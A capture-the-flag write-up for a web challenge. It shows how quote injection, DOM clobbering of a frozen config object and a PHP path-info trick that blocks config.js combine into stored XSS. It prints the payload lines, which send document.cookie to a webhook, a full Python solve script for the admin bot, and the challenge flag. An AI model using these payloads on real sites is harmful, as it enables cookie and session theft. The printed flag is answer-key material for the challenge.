
This challenge involves a typical XSS setup
/GuestBook.php allows us to render arbitrary content, while /Report.php gets the server to visit our payload on /GuestBook.php with an admin bot.

Looking at the HTML source of /GuestBook.php, we can see that our payload is rendered in the container div, but a config.js script is loaded after that.
Finally, the webpage will redirect to window.CONFIG.MAIN using a location.href assignment, if window.CONFIG.debug is enabled.
config.js is just a simple file that defines a window.CONFIG object, then locks it.
window.CONFIG = {
  version: "v0.2",
  main: "/",
  debug: false,
  debugMSG: ""
}

// prevent overwrite
Object.freeze(window.CONFIG);
We are only provided with this PHP source file, which we can assume is the backend code for /GuestBook.php.
It has two features. It converts Markdown style links to HTML <a> tags, and it enforces a whitelist of HTML attributes.
<?php
function addLink($content){
  $content = htmlentities($content);
  $content = preg_replace('/\[(.*?)\]\((.*?)\)/', "<a href='$2'>$1</a>", $content);
  PreventXSS($content);
  return $content;
}

$ALLOW_TAGS_ATTRS = array(
  "html"=>['id', 'name'],
  "body"=>['id', 'name'],
  "a"=>['id','href','name'],
  "p"=>['id', 'name'],
);

function PreventXSS($input){
  global $ALLOW_TAGS_ATTRS;

  $htmldoc = new DOMDocument();
  $htmldoc->loadHTML($input);

  $tags = $htmldoc->getElementsByTagName("*");

  foreach ($tags as $tag) {
    if( !$ALLOW_TAGS_ATTRS[strtolower($tag->nodeName)] ) DisallowAction();
    $allow_attrs = $ALLOW_TAGS_ATTRS[strtolower($tag->nodeName)];
    foreach($tag->attributes as $attr){
        if( !in_array(strtolower($attr->nodeName), $allow_attrs) ) DisallowAction();
    }
  }
}

function DisallowAction(){
	die("no hack");
}

?>
Even with these constraints, we can still achieve arbitrary JS code execution.
htmlentities() only escapes <>, so we can still escape the quotes to inject arbitrary HTML attributes.
We can then us DOM clobbering to get the Markdown parser to overwrite both window.CONFIG.debug and window.CONFIG.main. window.CONFIG.debug is now a truthy value, so the redirect from earlier is triggered. The location.href assignment will then coerce the DOM element window.CONFIG.main to a string by resolving to its href attribute, redirecting to our JS payload.
[a](' id='CONFIG)
[b](' id='CONFIG' name='debug)
[c](javascript:location.href=`<webhook>/${document.cookie}`' id='CONFIG' name='main)
However, we still need to overcome the challenge of config.js overwriting our DOM clobbering payload.
To do this, we can abuse a PHP-specific quirk to get a relative path overwrite.
PHP allows arbitrary sub-endpoints after the main filepath, so if we just append /a/ to the back of the URL path, the webpage will now attempt to load ./a/config.js instead of ./config.js, preventing the protection script from loading and executing.

/GuestBook.php/a/?content=<xxx>Submitting our payload to /ReportBook.php will then exfiltrate the flag cookie to our webhook.
Below is my full solve script for this challenge.
import requests
from urllib.parse import quote

url = "http://host3.dreamhack.games:8344"

webhook = 'https://xlscrht.request.dreamhack.games'

payload = '''
[a](' id='CONFIG)
[b](' id='CONFIG' name='debug)
[c](javascript:location.href=`%s/${document.cookie}`' id='CONFIG' name='main)
''' % webhook

res = requests.post(f'{url}/Report.php', data={
    'path': f'/GuestBook.php/a/?content={quote(payload)}'
})

print("> Submitted payload")
Flag: DH{f35a6e5d4109190bdfa3fa59134cff19}